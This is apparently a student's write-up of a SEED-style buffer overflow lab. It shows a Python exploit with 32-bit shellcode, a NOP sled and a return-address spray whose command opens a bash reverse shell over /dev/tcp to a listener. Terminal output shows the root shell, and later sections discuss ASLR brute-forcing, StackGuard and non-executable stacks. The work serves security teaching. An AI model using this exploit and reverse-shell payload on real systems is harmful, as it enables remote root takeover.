
Attack success as file created :

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ docksh server-1-10.9.0.5
root@5d44ae1eed9f:/bof# ls /tmp/
virus
```

REVERSE SHELL :

Code change:

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:




```
seed@ip-172-31-14-16:~/Documents/
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 4
root@5d44ae1eed9f:/bof# ifconfig
```


HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/attack-code$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 47380
root@5d44ae1eed9f:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.5  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:05  txqueuelen 0  (Ethernet)
        RX packets 104  bytes 14093 (14.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 23  bytes 1503 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@5d44ae1eed9f:/bof#
```

TASK 3: Level 2:

In this task, we are going to increase the difficulty of the attack a little bit by not displaying an essential piece of the information. Our target server is 10.9.0.6 (the port number is still 9090, and the vulnerable program is still a 32-bit program) .


On running the server-2 code from its container terminal we can see that in case we only get 1 detail upon inspection and based on this detail and inspection we have to work without the ebp.



HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Change in code:

Create virus:




The idea is to create a partition with a multiple of 4 for 32 bit address and then we use the known buffer address of 0xffffcff8 and run it in a loop of 60x4 times as this would be 240 bytes of ret address and then the malicious code.

The start defines where we put the shellcode and it is to be put once the NOP's are run so we can then have our code being executed at the return address after NOP executed and we return address.

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Here we do not know the offset so the loop runs i*4 times till we reach and the number has been selected to be ‘300’.

Following shows the code to get a reverse shell:
Delete virus and Get Reverse Shell :






```
#!/usr/bin/python3
import sys

shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
  #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "/bin/bash -i > /dev/tcp/172.31.14.16/9090 0<&1 2>&1       *"
  #"echo 'create a file virus'; /bin/touch /tmp/virus         *"

   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
#info from server
#buffer =  0xffffcff8
#ebp - &buffer = unknown
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)             # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffcff8 + 300  # Change this number

# put ret in first 240 bytes using for looP:
# Use 4 for 32-bit address and 8 for 64-bit address
for i in range(60):
```

Task 6: Address Randomization:

We turn the following flags back on and upon observation shoot our command on server-1 and server-3 and we see that everytime we execute our commands the address returned for ebp and buffer address inside bof() are returned differently.

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:







The explanation for this is that, previously when Address Space Layout Randomization countermeasure was off, the stack frame always started from the same memory point for each program for simplicity purpose. This made it easy for us to guess or find the offset, that is the difference between the return address and the start of the buffer, to place our malicious code and corresponding return address in the program.

HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

But, when Address Space Layout Randomization countermeasure is on, then the stack frame's starting point is always randomized and different. So, we can't correctly find the starting point or the offset to perform the overflow. The only option left is to try as many numbers of time as possible, unless we hit the address that we specify in our vulnerable code. On running the brute force program, the program ran until it hit the address that allowed the shell program to run.




And on running the code with following we can see if we get the shell:




HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

TASK 7: Turn on Stack Guard:

A):



HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:




When we try to pass it with address randomization on we can see that stack is being smashed and it is detected.

Buffer overflow occurs when the user input exceeds the buffer capacity. The following C code can cause the buffer to overflow if the user enters more than ten characters. In such a case, the compiler will throw the stack smashing detected error.

It is done by adding a guard variable to functions with vulnerable objects.

Task 7.b: Turn on the Non-executable Stack Protection : Operating systems used to allow executable stacks, but this has now changed: In Ubuntu OS, the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the gcc, which by default makes stack non-executable. We can specifically make it non- executable using the "-z noexecstack" flag in the compilation. In our previous tasks, we used "-z execstack" to make stacks executable.



This error is clearly caused because the stack is no more executable. When we perform buffer overflow attack, we try to run a program that could easily provide us with root access and hence be very malicious. But this program is generally stored in stack and we try to enter a return address that points to that malicious program. The stack memory layout indicates that it stores only local variables and arguments, along with return addresses and ebp values. But all these values will not have any execution requirement and hence there is no need to have the stack as executable. Hence, by removing this executable feature, the normal programs will still

run the same with no side effects, but the malicious code will also be considered as data rather than code. It is treated not as a program but read-only data. Hence, our attack fails unlike before where our attacks succeeded because of stack being executable.